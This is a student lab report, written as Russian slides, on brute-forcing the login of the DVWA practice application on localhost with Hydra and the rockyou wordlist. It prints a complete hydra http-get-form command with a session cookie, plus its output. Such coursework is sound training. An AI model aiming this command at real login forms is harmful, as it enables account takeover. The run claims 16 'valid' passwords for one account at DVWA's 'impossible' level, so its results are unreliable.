Основы информационной безопасности. Индивидуальный проект

Этап №3. Использование Hydra

Нзита Диатезилуа Катенди

27 сентября 2024 г.

Российский университет дружбы народов, Москва, Россия

Информация

Докладчик

- Нзита Диатезилуа Катенди
- студент
- Российский университет дружбы народов
- 1032215220@pfur.ru
- https://github.com/NzitaKatendi

Вводная часть

Цели и задачи


Целью данной работы является использование Hydra для подбора пароля

Задачи:

- Подобрать пароль с помощью Hydra **Инструмент:** DVWA, Hydra

Выполнение лабораторной работы

Настройка DVWA



DVWA Security

Security Level


Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

Просмотр DVWA



Vulnerability: Brute Force

Login

Username: admin

Password: ●●●●●●●●


Login

```
Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.
```

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms


Файл с паролями



```
┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ cd /usr/share/wordlists

┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst        wfuzz
dirb       fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt

┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ sudo gzip -d roskyou.txt.gz
[sudo] password for dknzita:
gzip: roskyou.txt.gz: No such file or directory

┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz

┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst     wfuzz
dirb       fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt

┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ █
```

Рис. 3: Распаковка rockyou.txt.gz


Файл с паролями



```
┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ head -12 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel

┌──(dknzita㉿dknzita)-[/usr/share/wordlists]
└─$ █
```

Рис. 4: Файл rockyou.txt с наиболее популярными паролями

Просмотр DVWA



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost	/DVWA/	document	html	2.69 kB (raced)	6.02 kB
200	GET	localhost	add_event_listeners.js	script	js	cached	593 B
200	GET	localhost	dvwaPage.js	script	js	cached	0 B
200	GET	localhost	favicon.ico	FaviconLoader.jsm:180 (img)	vnd.microsoft...	cached	1.41 kB

4 requests | 8.02 kB / 2.69 kB transferred | Finish: 1.03 s | DOMContentLoaded: 612 ms | load: 627 ms

GET http://localhost/DVWA/

Status	200 OK
Version	HTTP/1.1
Transferred	2.69 kB (6.02 kB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest

Response Headers (352 B)


```
Cache-Control: no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 2337
Content-Type: text/html;charset=utf-8
Date: Thu, 26 Sep 2024 16:42:15 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
```

Request Headers (545 B)

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: security=impossible; PHPSESSID=dpt7i2kctoi7jcr5j87upimapm
Host: localhost
Referer: http://localhost/DVWA/vulnerabilities/brute/
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Рис. 5: Данные о запросе на вход


Brute force атака



```
┌──(root㉿dknzita)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=impossible; PHPSESSID=dpt7i2kctoi7jcr5j
87upimapm:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 13:12:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=impossible; PHPSESSID=dpt7i2kctoi7jcr5j87upimapm:F=Username and/or passwor
d incorrect
[80][http-get-form] host: localhost   login: admin   password: 123456789
[80][http-get-form] host: localhost   login: admin   password: 123456
[80][http-get-form] host: localhost   login: admin   password: 12345678
[80][http-get-form] host: localhost   login: admin   password: nicole
[80][http-get-form] host: localhost   login: admin   password: babygirl
[80][http-get-form] host: localhost   login: admin   password: password
[80][http-get-form] host: localhost   login: admin   password: iloveyou
[80][http-get-form] host: localhost   login: admin   password: 1234567
[80][http-get-form] host: localhost   login: admin   password: daniel
[80][http-get-form] host: localhost   login: admin   password: rockyou
[80][http-get-form] host: localhost   login: admin   password: abc123
[80][http-get-form] host: localhost   login: admin   password: monkey
[80][http-get-form] host: localhost   login: admin   password: lovely
[80][http-get-form] host: localhost   login: admin   password: jessica
[80][http-get-form] host: localhost   login: admin   password: 12345
[80][http-get-form] host: localhost   login: admin   password: princess
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 13:12:32
```

Рис. 6: Запрос к Hydra

Brute force атака



Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

Заключение

Выводы

В результате выпольнения работы была исполтзована Hydra для атаки типа brute force.

Список литературы

1. DVWA [Электронный ресурс]. GitHub, Inc, 2024. URL: https://github.com/digininja/DVWA.
2. Подробное руководство по Hydra [Электронный ресурс]. CISOCLUB, 2024. URL: https://cisoclub.ru/podrobnoe-rukovodstvo-po-hydra/.